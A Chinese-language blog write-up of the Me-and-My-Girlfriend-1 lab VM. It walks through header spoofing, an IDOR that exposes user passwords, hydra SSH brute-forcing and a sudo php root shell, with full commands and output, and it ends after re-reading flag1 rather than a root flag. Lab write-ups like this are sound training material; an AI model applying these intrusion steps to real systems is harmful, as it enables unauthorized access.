Me-and-My-Girlfriend-1靶机的Writeup

原创

盖世大宝剑a 于 2021-02-03 11:33:47 发布 87 收藏

文章标签： 安全

本文链接：https://blog.csdn.net/jie_a/article/details/113585288

Me-and-My-Girlfriend-1靶机的Writeup

实验工具

kali 2020


Me-and-My-Girlfriend-1靶机

实验内容

第一步用扫描靶机ip

输入代码，查找靶机ip


```
netdiscover -i eth0
```



第二步用nmap探测端口


```
MAC Address: 00:0C:29:0A:A7:C3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds
```

发现开放了80端口，去访问一下
发现页面为




页面提示只能从本地访问，利用浏览器插件伪造本地访问，我用的是HeaderEditor


利用抓包工具也行，但是页面没跳转我也不知道为啥




发现没什么有用的，我们先注册一个账号
注册后查看Profile 页面



发现**url**栏上写着id=12
我们尝试sql注入
没发现sql的注入点，也可能是我太菜了
修改id后发现不同账号信息显示出来了(此处为越权漏洞)



点开页面审查元素，修改type=的password为空



密码显示出来了

Dashboard | Profile | Logout

Name Eweuh Tandingan

Username eweuhtandingan

Password skuyatuh

Change

发现id=1，2，3，4，5，9 都存在用户信息

内容如下

```
eweuhtandingan  skuyatuh
aingmaung       qwerty!!!
sundatea        indONEsia
sedihaingmah    cedihhihihi
alice           4lic3
abdikasepak     dorrrrr
```

靶机还开放了个ssh服务

尝试爆破连接

使用**hydra**爆破

吧账号和密码放不同txt文件里

```
┌──(root💀kali)-[~/桌面]
└─# hydra -L user.txt -P password.txt 192.168.40.135 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service or
ganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-02-03 11:14:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks
: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3 tries per task
[DATA] attacking ssh://192.168.40.135:22/
[22][ssh] host: 192.168.40.135   login: alice   password: 4lic3
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-02-03 11:15:04
```


得出账号密码

连接ssh

```
┌──(root💀kali)-[~/桌面]
└─# ssh alice@192.168.40.135                                                                    130 ×
alice@192.168.40.135's password:
Last login: Wed Feb  3 18:17:01 2021 from 192.168.40.134
alice@gfriEND:~$ ls -la
total 32
drwxr-xr-x 4 alice alice 4096 Dec 13  2019 .
drwxr-xr-x 6 root  root  4096 Dec 13  2019 ..
-rw------- 1 alice alice   37 Feb  3 18:18 .bash_history
-rw-r--r-- 1 alice alice  220 Dec 13  2019 .bash_logout
-rw-r--r-- 1 alice alice 3637 Dec 13  2019 .bashrc
drwx------ 2 alice alice 4096 Dec 13  2019 .cache
drwxrwxr-x 2 alice alice 4096 Dec 13  2019 .my_secret
-rw-r--r-- 1 alice alice  675 Dec 13  2019 .profile
alice@gfriEND:~$ cat .my_secret
cat: .my_secret: Is a directory
alice@gfriEND:~$ cd .my_secret
alice@gfriEND:~/.my_secret$ ls
flag1.txt  my_notes.txt
alice@gfriEND:~/.my_secret$ cat falg1.txt
cat: falg1.txt: No such file or directory
```

```
alice@gfriEND:~/.my_secret$ cat flag1.txt
Greattttt my brother! You saw the Alice's note! Now you save the record information to give to bob! I know
if it's given to him then Bob will be hurt but this is better than Bob cheated!

Now your last job is get access to the root and read the flag ^_^

Flag 1 : gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}
alice@gfriEND:~/.my_secret$
```


ls -la查看所有目录
打开我的密码目录（.my_secret）
发现flag1.txt，打开获得第一个falg
接下来提权到root，溢出提权什么的，先不操作，因为是靶机，大多都有sudo滥用提权，直接sudo -l 查看，看到php命令不需要root密码即可使用

```
alice@gfriEND:~/.my_secret$ sudo -l
Matching Defaults entries for alice on gfriEND:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on gfriEND:
    (root) NOPASSWD: /usr/bin/php
alice@gfriEND:~/.my_secret$
```

方法是这样，参考(https://gtfobins.github.io/)

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

```
alice@gfriEND:~/.my_secret$  CMD="/bin/sh"
alice@gfriEND:~/.my_secret$ sudo php -r "system('$CMD');"

whoami
root
```

ls 发现flag1.txt

```
ls
flag1.txt
my_notes.txt
cat flag1.txt
Greattttt my brother! You saw the Alice's note! Now you save the record information to give to bob! I know
if it's given to him then Bob will be hurt but this is better than Bob cheated!

Now your last job is get access to the root and read the flag ^_^

Flag 1 : gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}
```


到此为止了，溜溜球